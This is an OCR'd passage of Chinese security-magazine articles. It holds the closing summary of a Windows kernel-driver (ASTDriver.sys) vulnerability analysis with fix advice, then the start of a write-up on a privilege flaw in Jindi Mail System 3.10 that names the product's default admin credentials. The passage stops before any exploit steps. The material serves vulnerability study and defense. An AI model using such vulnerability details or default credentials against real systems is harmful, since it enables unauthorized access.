


图10

小结


至此我们完成了对该漏洞的重现、分析、利用和证明的全过程。希望读者能有所收获,对于初学者最好能对以上过程亲自实践一遍,把每个环节都搞明白了,这样就能对类似的内核程序漏洞有深刻的理解。

从漏洞的根本原因来看,在ASTDriver.sys驱动的sub_11690函数中,没有对输入缓冲区的数据做任何检查的情况下,充分信任输入数据,而将输入数据中的第一个DWORD视为一个DWORD类型指针,在sub_11690函数的开头就进行了赋值操作:"*(_DWORD *)firstDWORD = 0",即向firstDWORD指向的DWORD赋值为0,最终酿成了悲剧!

修复这个漏洞也非常简单,首先要在驱动的派遣例程中检查调用者进程是否是超级巡警的进程,如果不是,那就不做任何处理直接返回;其次还要对输入数据进行严格的检查,对不信任的地址做读写操作前,一定要使用ProbeForRead和ProbeForWrite函数,而且使用这个函数时,Length不要被输入来控制,否则如果Length为0,ProbeForRead和ProbeForWrite函数不会有用的;最后,如果驱动不太追求性能的话,IoControlCode的Method字段,请尽量不要使用METHOD_NEITHER方式,如果一定要使用此方式,一定要正确使用前面提到的ProbeForRead和ProbeForWrite函数。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无
关键词:金笛、越权、漏洞



金笛邮件系统3.10版本用户权限越权漏洞攻防剖析

文/图 爱无言

金笛电子邮件系统是由北京春笛网络信息技术服务有限公司开发的一款多功能邮件系统,支持Web Mail访问,使用十分方便。在此之前,我发现过金笛邮件系统存在着一定的安全漏洞,不知道他们是否已经修复,为此,专门访问了金笛邮件系统的官方网站。在其官方网站上,我发现新版本的金笛电子邮件系统更新为3.10版本。

从其官方网站上下载了该程序的Windows版本,并且将其安装在自己的操作系统当中。从官方的介绍来看,新版本的金笛电子邮件系统3.10采用了全新的CGI语言开发,这一点我们可以从其安装目录中看到,如图1所示。




图1

这些所谓的CGI文件其实就是利用Perl语言开发的,记得当年,网络上流行CGI论坛,著名的雷傲论坛就曾被我发现过一个严重的执行系统命令漏洞。那么,金笛电子邮件系统3.10版本会不会也因为不安全的编程造成安全漏洞的发生呢?

首先,我们需要注册一个邮件用户来进行测试使用。我们需要使用浏览器软件登录金笛邮件系统的后台,网址为http://127.0.0.1/jdwa,在浏览器中访问该网址后会出现如图2所示的画面。




图2

在图2的登录框中,需要输入管理员的用户名和密码,默认情况下,金笛电子邮件系统3.10的管理用户名和密码分别是"admin"和"111111"。

输入正确后,我们将成功登录金笛电子邮件系统3.10的管理后台,第一步需要创建一个新的邮件域,如图3所示。




图3

在这里建立的邮件域为"local.com",接着,通过金笛电子邮件系统3.10管理后台左侧的"用户管理"功能添加一个用来测试的邮件用户,如图4所示。




图4

这里添加的用户名为"test",它属于我们新建的邮件域local.com,密码为123456。

用户建立完毕后,就可以通过http://127.0.0.1网址来直接登录金笛邮件系统的Web Mail了,如图5所示。




图5

在图5显示的画面中,我们在金笛邮件系统的Web Mail界面的右上角看到了一个"记事本"功能。单击"记事本"功能图标,如图6所示。




图6

这是一个简单的保存临时记录的地方,我们可以在这里新建一个记事本来看一看金笛邮件系统的反应,如图7所示。

